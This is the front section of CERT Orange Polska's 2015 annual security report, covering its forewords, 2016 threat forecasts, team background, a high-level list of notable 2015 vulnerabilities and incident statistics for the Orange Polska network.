



**Security
is the highest
priority**

orange™

CERT Orange Polska Report for 2015

The report was created in cooperation with Integrated Solutions, a provider of state-of-the-art solutions in the area of information and communications technology.



Table of contents

1. CERT Orange Polska Report – the lesson's been learned.....	5
2. Summary of information contained in the report.....	9
3. CERT Orange Polska – who are we?.....	13
4. The most interesting vulnerabilities worldwide in 2015	15
5. The most important threats of 2015 in Orange Polska network	17
5.1. Case study – phishing attack on users of Orange Polska services and fraud related to the SMS Premium service (July 2015).....	21
5.2. Case study – vandalism on Wikipedia web pages (August 2015)	21
5.3. Partner's insight – Intel Security	22
6. DDoS Attacks	25
6.1. Risks related to DDoS attacks	25
6.2. Statistics	25
6.3. Strength and duration of DDoS attacks.....	28
6.4. Partner's insight – Radware.....	29
7. Malware is a tool in criminal's hands.....	33
7.1. Malware for fixed platforms	33
7.1.1. Phishing campaigns in the Orange Polska network in 2015.....	38
7.2. Malware for mobile platforms	41
7.3. Partner's insight – FireEye	43
8. Scanning ports and vulnerabilities	47
8.1. Scans	47
8.2. Vulnerabilities in web applications	48
8.3. Orange Polska CyberShield.....	50
9. "Honeypots" against cybercriminals.....	53
9.1. Partner's insight – Fundacja Bezpieczna Cyberprzestrzeń	60
9.2. Partner's insight – PwC risk management team	60
10. Security of the Signaling System No. 7 (SS7)	63
11. Parental control.....	67
12. Professional security services of Orange Polska	69
12.1. DDoS Protection	69
12.2. SOC as a Service	69
12.3. Penetration tests.....	69
12.4. Audit and automation of the network security management process.....	69
12.5. Anti-malware	69
12.6. Secure DNS	70
12.7. Code audit	70
12.8. Efficiency tests.....	70
12.9. Scanning vulnerabilities	70
12.10. Malware analyses	70
13. Appendices – detailed analyses.....	73
13.1. Appendix 1. Stagefright vulnerability.....	73
13.2. Appendix 2. Virtualization platform vulnerabilities.....	75
13.3. Appendix 3. Flash Player vulnerability (CVE-2015-0310)	76
13.4. Appendix 4. CVE-2015-2426 and CVE-2015-2433 vulnerabilities a.k.a. Hacking Team's ATMFD exploit	77
13.5. Appendix 5. Car control subsystem penetration	78
13.6. Appendix 6. OnionDuke backdoor	78
13.7. Appendix 7. Dyre botnet.....	85
13.8. Appendix 8. VBInject trojan	87
13.9. Appendix 9. Papras trojan.....	95

The cost of Internet attacks is relatively low, while possible benefits exceed it tenfold or hundredfold, and the risk of legal consequences – at least in Poland – is still relatively low.

1. CERT Orange Polska Report – the lesson's been learned

The interest in the first edition of the CERT Orange Polska report and the positive feedback from the market confirmed our belief that another publication of the type was needed.

Apart from the knowledge and expertise acquired on the Internet, we started using more sophisticated devices to “lure” cyber criminals. It allowed CERT Orange Polska to scale up the database of malicious behavior statistics in our network – and this directly contributes to user security, both private and institutional.

As expected, the number of threats since last year has not diminished – at most the threat profile has changed. Cyberspace is still much too attractive for any villain. The cost of Internet attacks is relatively low, while possible benefits exceed it tenfold or hundredfold, and the risk of legal consequences – at least in Poland – is still relatively low. Moreover, if we emphasize the fact that the Internet is becoming one of the principal places where we spend our money and share our sensitive data, then it's no wonder that many experts believe that security is the key aspect of the Internet usage.

We are now celebrating 19 years since the establishment of TP Abuse, the predecessor of CERT Orange Polska with a staff of over 80 and a Security Operations Center (SOC) operating in a 24/7/365 mode. It could be said – to celebrate the anniversary so to speak – that CERT Orange Polska is finalizing the certification process within the Terena-Trusted Introducer initiative, whereby we will possess the only CERT unit at this level in the country. It is one of the proofs for the ceaseless Orange Polska development and investment in the area of cyber security. As the only Polish telecom company, we have decided to publish a report which summarizes the work of CERT. We have also paved a way of innovation by introducing the CyberShield – an extension of Orange Polska network capabilities, which is the direct result of the attack on cable broadband modems described in the previous report.

Whether we want it or not – a significant part of our private and business lives is taking place on the Internet, and that is where criminals lurk. If our report can help managers and ordinary users understand network-related threats and avoid situations in which they would fall victim to said threats, it would be of the greatest merit to us.

I wish you a pleasant and interesting reading!



Piotr Muszyński
Vicepresident of Operations

Whether we want it or not – “digital” is at the center of our world, as shown by the role played in our daily life and in business. Therefore, we cannot stop at resource protection, which is the duty of the IT security manager, or the HR unit, which is working on the personnel development in the area of digital solutions.


Several elements are of paramount importance in the area of business cyber security:

- methods of handling data in a company as regards their storage, protection or monetization;
- user’s perspective: be it the employee, customer or partner, every user plays a key role in implementing a digital approach, standing on the front line both in relation to risks and to protecting company resources;
- permanent cyber attacks – from digital war, through terrorism and hacktivism, to prospering common cybercrime: it has an ever growing impact on the daily business operations.

In the opinion of the Orange Group, our own CERT unit is a vital element of the global security policy. It confirms the maturity of our internal processes related to data collection in the area of network threats, their analysis and further dissemination of information. On the one hand, this unit remains at the company’s disposal, whereas on the other hand it can also provide services commercially. It results in sharing exceptional and rare competencies, leading also to the increase of expertise and generating income for Orange.



Jean-Luc Moliner,
Head of Security at Orange Group

A person is shown from the side, sitting and working on a laptop. The image is heavily overlaid with a solid blue color, which serves as a background for the text. The person's hands are visible on the laptop keyboard. The overall tone is professional and focused.

***Whether we want it or not
– “digital” is at the center
of our world, as shown by
the role played in our daily life
and in business.***

The monthly level of handled incidents increased. The situation changed considerably as the number reached nearly 1700 incidents per month. 37.4% are the distribution of offensive and illegal content.

2. Summary of information contained in the report

If we were to briefly summarize 2015 in the area of Orange Polska network security, we could say: it became worse. The monthly level of handled incidents increased. The situation changed considerably as the number reached nearly 1700 incidents per month. 37.4% are the distribution of offensive and illegal content.

This time the criminals were not as creative as in February 2014, when they attacked over 100,000 vulnerable DSL modems, also because one of the goals of Orange Polska and the CERT unit was to forestall their attacks and respond immediately to their activities. An important role played the key project of Orange Polska in the area of IT security for individual users, described in detail in the present report, referred to as the CyberShield. It lets us nip potentially hazardous infections in the bud, providing information to the infected parties as soon as possible and helping them remove the threat before it disseminates over the network.

The number of alerts concerning traffic which had all the hallmarks of attack generated by protection systems of the Orange network decreased to less than 70,000 (from over 100,000 in 2014). The difference is, however, mainly due to the change in the manner of handling such incidents – currently, one alert includes various attack types, but also several alerts may concern one attack. Moreover, alarm thresholds for potential DDoS attacks are set on a relatively high level. Therefore, despite a theoretical change as indicated by the numbers, the frequency of attacks in recent years has not decreased. In comparison with the previous edition of the Report, the most frequent attack type, i.e. Reflected DDoS, did not change.

The changes which result from the implementation of the CyberShield are visible during the analysis of malware activity in the Orange Polska network. While earlier Infection Match (infections in real time) events dominated in relation to malware traffic, they ceded later to Malware Callback, i.e. callback attempts by malware installed on the victim's computer. CERT Orange Polska experts analyzed the most interesting malware cases in appendices at the end of this report.

The most frequently attacked services are no longer web servers and web proxy (8080 port) services but 1443 port (MS SQL Server) responsible for connections to databases based on SQL. The most popular vulnerability detected by CERT Orange Polska is still (18% of the cases) the Directory Listing, permitting the attacker to peek the contents of server directories – including the /etc/passwd file. It is worth stating that during attack attempts on the open services, the crawlers in 2 out of 10 cases used the “root” login and the “123456” password. Considering the fact that cyber criminals remain up to date, we may assume that these are still some of the most popular credentials!

From the point of view of CERT Orange Polska, phishing e-mails disguised as invoices became predominant in 2015, with more and more attacks using ever more popular Android system vulnerabilities.

Forecasts of cyber-threats for 2016

In the opinion of CERT Orange Polska experts, Internet threats in 2016 may include:

■ Mass phishing and spam attacks

Cyber criminals will not let us forget about phishing, although with each campaign the messages will look more and more real. The number of attacks which use fake websites (also served by fake DNS servers) will not decrease. These attacks are supposed to make us introduce sensitive data on a website which looks like the original and immediately seize the opportunity.

■ Maintain the trend of frequent DDoS attacks of a growing strength

We may still expect frequent and stronger DDoS attacks, mainly due to the easiness and benefits achieved by attackers. In view of numerous devices vulnerable to reflective amplification attacks, we may expect that this technique will be often used in DDoS attacks in 2016.

■ An increase in the number of attacks related to the Internet of Things (IoT)

We should not forget about the growing number of devices connected to the Internet. Any device is a potential target, all the more so because it seems that the security aspects were not considered in depth during the design process. Even if the refrigerator, the washing machine or the intelligent bulb cannot be harmed, they can always be used as “zombie” devices, which amplify a botnet attack.

■ Maintain the growing trend of attacks on mobile devices

The widespread use of mobile devices (e.g. tablets, smartphones) will result in more registered attacks related to the use of portable devices (including an increase in malware).

■ Spectacular attacks directed at organizations and public institutions

We will face attacks directed at large organizations and public institutions, which, apart from data theft, may have the goal of destabilizing critical infrastructure or manipulating markets in order to obtain financial benefits indirectly or to upset the stability of banking systems.

■ Online extortions using ransomware

You may earn a lot attacking users en masse, who will let ransomware be installed on their devices. The result of these ever more common attacks is data encryption on the victim's computer and sending the decryption key after a high ransom is paid (around several hundred euro or more). Data recovery is only possible by paying the ransom due to encryption algorithms used by the criminals.

■ Multi-vector attacks

Cyber criminals will focus on other attack vectors against corporate networks. They will use private employee profiles on social networking services, take opportunity of weak protections of home computers

which are used to connect to corporate networks, introduce ever more sophisticated forms of spyware. They will also look for vulnerabilities not only in software, but also in hardware (including home routers, some of which are accessible from the outside by default, and the user usually does not change the default access passwords). Although our data is still valuable on the black market and the stolen money may be “laundered” immediately, criminals will not be limited to those two aspects.

In the background, unbeknownst to us, special services run their operations, well aware that the new war will take place, and is often already taking place, in the cyberspace.

In 2006, as the third organization in Poland and currently the only telecom operator, we were granted the right to use the name CERT®.

**Report prepared by CERT Orange Polska
Contact in relation to the report:
*raportcertopl@orange.com***

**Contact with CERT Orange Polska
cert.orange.pl
*cert.opl@orange.com***

3. CERT Orange Polska – who are we?

Orange Polska (formerly Telekomunikacja Polska SA) has attached a lot of weight to ICT security since the creation in 1997, when the first unit responsible only for that business aspect was established. In 2006, as the third unit in Poland and currently the only telecom operator, we were granted the right to use the name CERT® (Computer Emergency Response Team). It is awarded by Carnegie Mellon University (CERT.org) only to those teams which meet the highest standards of handling and responding to threats related to cyber security. Currently, we are one of the two national CERT units with the “accredited” status of the Trusted Introducer organization, while the procedure which aims at granting us “certified” status is underway to the first and only CERT in Poland. Figure 1 presents the evolution of the CERT Orange Polska team.

CERT Orange Polska operators (the first line of support) work 24/7/365, monitoring the security level of our network’s users, receiving notifications, responding to identified security incidents and undertaking actions which minimize risks. Analyst and expert teams (the second and third line of support) assist the daily work of the operating line in case of more complex events which remain outside the response procedures to standard incidents. They are also responsible for conducting risk analyses, optimizing the handling process of standard security incidents and developing tools of detection and risk minimization. Such a multi-tier approach to the organization of the response team allows for an optimum use of competencies and technical resources. Our customers have been shown more than once that we effectively look after their security at any time of day or night.

CERT Orange Polska cooperates with national and international organizations which group units of a similar activity profile. It is one of the two national teams accredited within the Trusted Introducer

initiative, which operates within the framework of the European organization TERENA TF-CSIRT (grouping over 200 CERT units in Europe). It cooperates with the largest organization grouping CERT units worldwide – FIRST (Forum of Incident Response and Security Teams).

Orange Polska is the strategic partner of renowned suppliers of security solutions, such as McAfee, SourceFire/Cisco or BlueCoat, and creates joint solutions in the area of cyber security (providing protection against attacks to own and customer’s infrastructure). For many years we have also cooperated with other leading security solution suppliers, such as HP, FireEye, EMC, Check Point, Sourcefire, Arbor Networks, Radware or Crossbeam.

Orange Polska within its market activity, e.g. by using competencies of CERT Orange Polska, implemented various projects in Poland and in Europe, including: DDoS Protection for several dozen local customers, mainly from the financial sector, RiverBed MS (company from the insurance sector), SIEM (large banking institutions, content service provider, leading transportation company). It also conducted security tests and audits for national and international customers in various industries.

Throughout the year since the publication of the previous report, the range of our professional services in the area of IT security has expanded, including more issues and potential risks. A short service listing may be found in section 12.

The <http://cert.orange.pl/> website provides information about current security alerts, other vital information, and also contains a knowledge base and various handbooks. The <http://blog.orange.pl> website regularly provides information concerning the IT security, mainly building awareness of safe Internet behavior.



Figure 1. Evolution of the CERT Orange Polska team

We expect that organizations will keep on improving protections, implementing state-of-the-art technologies, employing talented and experienced experts, creating effective procedures and maintaining vigilance.

4. The most interesting vulnerabilities worldwide in 2015

Various vulnerabilities were discovered in 2015. Some of those vulnerabilities should be noted due to their dangerous character.

- The group of Stagefright vulnerabilities of native Android system libraries is a particularly dangerous threat. Despite the efforts of manufacturers of the system and its various versions, approx. 95% out of over a billion (!) of active devices were vulnerable in November 2015. What's worse, the exploit can be activated without the need for user interaction when the device has been set to default – one MMS is sufficient.
- The virtualization platform vulnerabilities, even though not so common as in case of Stagefright, may result in very serious consequences. What is interesting, even a controller of the virtual floppy disk drive can create a threat. Its adequate use may allow the attacker to break into the virtual machine server and reach data of all users of VPN-based services of a given provider.
- The vulnerabilities in the Flash Player are an incessant source of work for researchers. Flash Player is

an attack area which is very complex and extensive, while easily accessible. The vulnerability described in appendix permits to bypass the Windows security mechanism called ASLR (Address Space Layout Randomization).

- Even an error in... processing the structure of system fonts during their loading by the Windows kernel may facilitate access to potentially hidden system functions! This was the operating mode of an exploit used by the Italian company Hacking Team, which provided software, among others, to special services and was hacked in June 2015.
- The previous year was also the first in which potential risks of connecting passenger cars to the network were discussed. In this case, the vulnerabilities have not been widely used, nonetheless we mention several successful attack attempts performed by the researchers.

A detailed analysis of the described vulnerabilities can be found in the appendices 1-9 at the end of this report.

In 2015, CERT Orange Polska team handled non-automatically 19,427 security incidents involving IP address from the Orange Polska network as the attack target or source.

5. The most important threats of 2015 in Orange Polska network

In 2015, CERT Orange Polska team handled non-automatically 19,427 security incidents involving IP address from the Orange Polska network as the attack target or source. The information concerned both corporate networks and individual users and came from internal security systems, such as:

- Intrusion Detection Systems and Intrusion Prevention Systems (IDS/IPS),
- network flow analyzers for DDoS attacks and malicious codes,
- honeypots,
- security information and event management systems (SIEM),
- DNS/IP sinkhole,

and also external sources, including:

- user notifications,
- partner company notifications,
- open information sources.

In 2015, approximately 154,000 alarms (indicators of a possible anomaly/incident) reached SOC (System On Chip) operators and CERT analysts per month on the average. The monitoring systems handled by SOC operators logged over 5.7 billion events per month on the average (Chart 1). The number of incidents handled by CERT Orange Polska on a monthly basis is presented in Chart 2, with a detailed description of various categories (Table 1). The categories are based on the type and effect of activities which threatens network security, related to the attack process on the ICT system and its usage.

The security incidents in Internet provider networks (external) handled by the CERT Orange Polska team in 2015 by types and descriptions of each category are presented in Chart 3.




Chart 1. Number of events and security incidents handled by CERT Orange Polska




Chart 2. Number of incidents handled by CERT Orange Polska by month




Chart 3. Percentage distribution of incident categories handled by CERT Orange Polska

Incident category	Event description and examples
Abusive content	Disseminating dangerous and illegal contents (child pornography, violence, spam, etc.) and offensive contents / threats and other contents related to the breach of regional and international regulations
Malicious code	Disseminating malware (virus, worm, Trojan, spyware), usually leading to the intrusions, destruction or destabilization of the system or ICT networks
Information gathering	Attempting to obtain information about the system or the network in order to gain unauthorized access (e.g. port scanning, social engineering, tapping)
Intrusion attempts	Attempting to gain unauthorized access to the system or the network (e.g. multiple unauthorized logon attempts, exploitation attempts or interrupting a service by using vulnerabilities)
Intrusions	Gaining unauthorized access to the system or the network, i.e. penetration, system breach, usually by using known system vulnerabilities, etc.
Availability of resources	Blocking the availability of network resources (system, data), usually by sending large volumes of data which results in the denial of service (e.g. DDoS attacks)
Confidentiality and integrity of information	Breaching data confidentiality or integrity, usually through a prior system takeover or data capture during transmission (e.g. tapping/seizing, data destruction or modification)
Fraud	Benefiting from the unauthorized use of network resources (information, system) or their misuse, e.g. identity theft (impersonation, including phishing), copyright infringement (piracy, plagiarism)
Other	Events which do not fit in the above categories

Table 1. Incident categories

The above categories are defined by the type and consequences of activities which break security, related to the attack process on the ICT system and its usage. They are useful mainly for achieving the goal through operating activities. In case of analyzed incidents, various methods and techniques were used which led to a specific effect, mainly the malware installation.

The largest group among the handled incidents, as in previous years, was spam (the most frequent events in the “offensive and illegal content” category – 44%) and DDoS attacks (almost all cases in the “resource availability” category – 29%) and also intrusion attempts (24.5%). Spam – despite a large number of preventive services and tools available on the market – still constitutes a serious problem. Requests processed by CERT Orange Polska concerned spam both distributed and received by users of the Orange Polska network. Spam sending is mainly the result of insufficient protection and incorrect configuration of the victim’s computer. Computer takeover usually consists in installing concealed software equipped with its own SMTP engine, which converts it into a mail server or the so-called proxy server and permits to mask the true source of the spam. This results in excessive load not only for the intercepted computer but also for the network to which it is connected, and delays or even stops mail delivery to many recipients. Being in the same network as the “spam gateway” not only slows the actual connection speed, but may also lead to placing the IP address on the public anti-spam lists and thus blocking the possibility of delivering mails to most addresses with large mail providers. The activities of CERT Orange Polska include informing the user about the fact of sending spam and the methods for eliminating the problem, supporting the user in the removal of IP addresses from public anti-spam lists, and also cooperating with other hosting companies in order to block the spamming website.

More and more notifications concerning DDoS attacks are being registered, mostly due to the availability of the solutions which permit to launch such attacks. The sources of information about the attacks are mostly dedicated monitoring systems, which also minimize threats. Although the most visible are the attacks on the e-banking services, DDoS victims include individual users of Neostrada or Internet DSL. The attack volume in many cases can amount even to Gbps, which means that mitigation undertaken by CERT Orange Polska is very often the pre-condition for the correct operation of services for other customers of attacked network nodes. More information about this threat can be found in the following section entitled “DDoS attacks”.

